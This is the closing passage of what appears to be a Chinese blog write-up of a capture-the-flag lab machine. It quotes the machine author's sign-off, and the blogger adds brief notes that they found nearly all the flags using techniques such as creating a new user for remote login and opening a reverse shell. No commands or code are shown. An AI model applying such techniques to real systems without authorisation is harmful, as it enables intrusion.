Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
# 基本上找到了所有的flag
创建新的用户使用远程登录,反弹shell等等。
继续学习,学完在来补充。

 浙公网安备 33010602011771号